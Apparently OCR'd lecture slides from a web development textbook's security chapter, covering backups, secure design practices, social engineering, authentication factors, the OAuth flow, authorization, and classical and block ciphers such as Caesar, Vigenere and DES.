


Business Continuity & Plans

- **Admin Password Management**
- **Backups and Redundancy**
  - Example Site
    - **A server with Apache, PHP code; a database server?**
    - **The PHP code for the domain**
    - **The database dump with all tables and data**
  - Choices
    - **Live backup (mirrored)**
    - **Database and code somewhere – remotely accessible**
- **Geographic Redundancy**
- **Storage Mock Events**
- **Auditing**

Security By Design

Figure 18.2 Some examples of security input into the SDLC



Requirements
Privacy needs
Security Policy
CIA Triad

Design
Threat assessment
Risk assessment
Redundancy planning


Implementation
Pair programming
Code reviews
Defensive programming

Testing
Security unit tests
Vulnerability tests
Test cases

Deployment
Penetration testing
Attack thyself
Default values


Security By Design

- Code Reviews
  - Peer-reviewed before committing it to the repository
  - Company coding style and practice
  - Informal and formal review process
- Unit Testing
  - Code Modules
  - Class
  - Security holes
- Pair Programming
  - Two programmers working together
- Security Testing
  - Testing the system against scenarios that attempt to break the final system
  - Penetration testing
- Secure by Default



Social Engineering

- Social engineering
  - A broad term given to describe the manipulation of attitudes and behaviors of a populace, often through government or industrial propaganda and/or coercion.
  - A human part of information security that increases the effectiveness of an attack.
  - Social Engineering (Security), https://en.wikipedia.org/wiki/Social_engineering_(security)
  - http://www.social-engineer.org/
- Two popular techniques
  - Phishing scams
  - Security theater




Social Engineering

- Other References
  - Social Engineering (Security), https://en.wikipedia.org/wiki/Social_engineering_(security)
  - http://www.social-engineer.org/
- Top 5 Social Engineering Exploit Techniques, by James Heary, Network World, http://www.pcworld.com/article/182180/top_5_social_engineering_exploit_techniques.html
  - 1) Familiarity exploit
  - 2) Creating a hostile situation
  - 3) Gathering and using information
  - 4) Get a job there
  - 5) Reading body language

Authentication

Figure 18.3 Authentication Factors



What you know (Knowledge)

Passwords, PIN, security questions, ...

What you have (Ownership)


Access card, cell phone, cryptographic FOB, ...

What you are (Inherence)

Retinas, fingerprints, DNA, walking gait, ...


Authentication

- **Authentication Factors**
  - **Knowledge factors**: password, PIN, challenge questions
  - **Ownership factors**: driver license, passport, cell phone, key to a lock
  - **Inherence factors**: biometric data – fingerprints, retinal patterns, DNA sequence
- **Single-Factor Authentication**
  - Password/ Magnetized key badge
- **Multi-Factor Authentication**
  - ATM Machine: Access card and PIN
- **Third-Party Authentication**
  - Open Authentication (OAuth)



Third Party Authentication

- Open Authentication (OAuth), http://oauth.net/
  - A open protocol to allow secure authorization in a simple standard method from web, mobile and desktop applications.
  - This specification is likely to produce a wide range of non-interoperable implementation.
  - OAuth 2.0, http://oauth.net/2/, Client and Server Libraries for Java, PHP, Python, NodeJS, Ruby, .NET, etc
  - Four Roles: Resource owner, Resource server, Client, Authorization server




Third Party Authentication

- Open Authentication (OAuth), http://oauth.net/
  - Four Roles
    - Resource owner – normally the end user who can gain access to the resource
    - Resource server – host the resources and can process request using access tokens
    - Client – the application making requests on behalf of the resource owner
    - Authorization server – issues tokens to the client upon successful authentication of the resource owner. (often this is the same as the resource server)

Third-Party Authentication

- Figure 18.4 The Steps required to register and authenticate a user using OAuth


Resource owner
Client (your web server)
Authentication server
Resource server
0 Client registers
client_id, secret
1 User requests login page
2 Client redirects the user to authentication server with its client_id and callback URL.
3 Upon a valid login authentication server returns a redirect to the client containing the authorization code.
Authorization code
Authorization code, secret
Access token request
4 The client requests an access token using the authorization code and secret.
Access token (stored on client)
5 User wants access to something.
Access token, resource request
Protected resource
6 The access token obtained earlier grants access to the resource from the resource server.


Authorization

Some examples in web development where proper authorization increases security

- Using a separate database user for read/write privileges on a database
- Providing each user an account where they can access their own file securely
- Setting proper Read/Write/Execute permissions
- Ensuring Apache is not running as the root account (an account that can access everything)

Cryptography

Figure 18.5 Message Intercepting




Cryptography

- **Cipher – a message that is scrambled so that it cannot easily be read, unless one has some secrete key**
- **Key – Can be a “number”, “phrase”, “page from a book”**
- **Encryption**
- **Decryption**


Cryptography

Figure 18.6 Symmetric encryption



Alice
1 Alice encrypts message with key.
2 Alice transmits cipher.
Eve
3 Eve intercepts cipher but cannot understand it.
4 Bob receives cipher and decrypts it using key.
Bob

Substitution Ciphers – Cesar Cipher

- Figure 18.7 Caser Cipher for shift value of 3 (Hello => KHOOR)



Plain alphabet	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Cipher alphabet (shift = 3)	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C



Substitution Ciphers – Vigenere

- **Figure 18.9 Vigenere cipher example with key “HOTDOG”**

Plain text message

H	E	L	L	O	D	E	A	R	R	E	A	D	E	R	S

+

H	O	T	D	O	G	H	O	T	D	O	G	H	O	T	D

=

Encrypt (+)

Cipher

P	T	F	P	D	K	M	P	L	V	T	H	L	T	L	W

KEY

H	O	T	D	O	G


-

H	O	T	D	O	G	H	O	T	D	O	G	H	O	T	D

=

Decrypt (–)

H	E	L	L	O	D	E	A	R	R	E	A	D	E	R	S



Substitution Ciphers

- **One-time Pad Cipher**
- **Modern Block Ciphers**
  - Scrambled 64 or 128 bits block as a time
  - Data Encryption Standard (DES)
  - Advanced Encryption Standard (AES)





Figure 18.10 High-level illustration of the EDS cipher

1 Message broken into 64-bit blocks (and padded out)
Message
010001010101...
11101100001...
01101010111...
2 For each 64-bit block
3 The block is split into two 32-bit blocks.
11101011001...
010001010101...
XOR
Sub key i
4 The 32-bit value is expanded to 48 bits and XOR'd with the key for this round.
5 The XOR'd value is split into 8-, 6-bit blocks and run through the eight S-boxes (Substitution boxes).
S1
S2
...
S8
0 Sixteen 48-bit keys are generated from the 64-bit shared key.
111010010110...
Sub key 1
Sub key 2
Sub key 16
010111000100...
6 The permuted blocks are recombined.
XOR
7 The scrambled 32-bit value is XOR'd with the other 32-bit block.
1011011110101...
010001010101...
8 The 32-bit blocks are switched for the next round, go back to Step 4.
9 After 16 rounds we have the scrambled 64-bit value (the cipher text).
Cipher




Public Key Cryptography

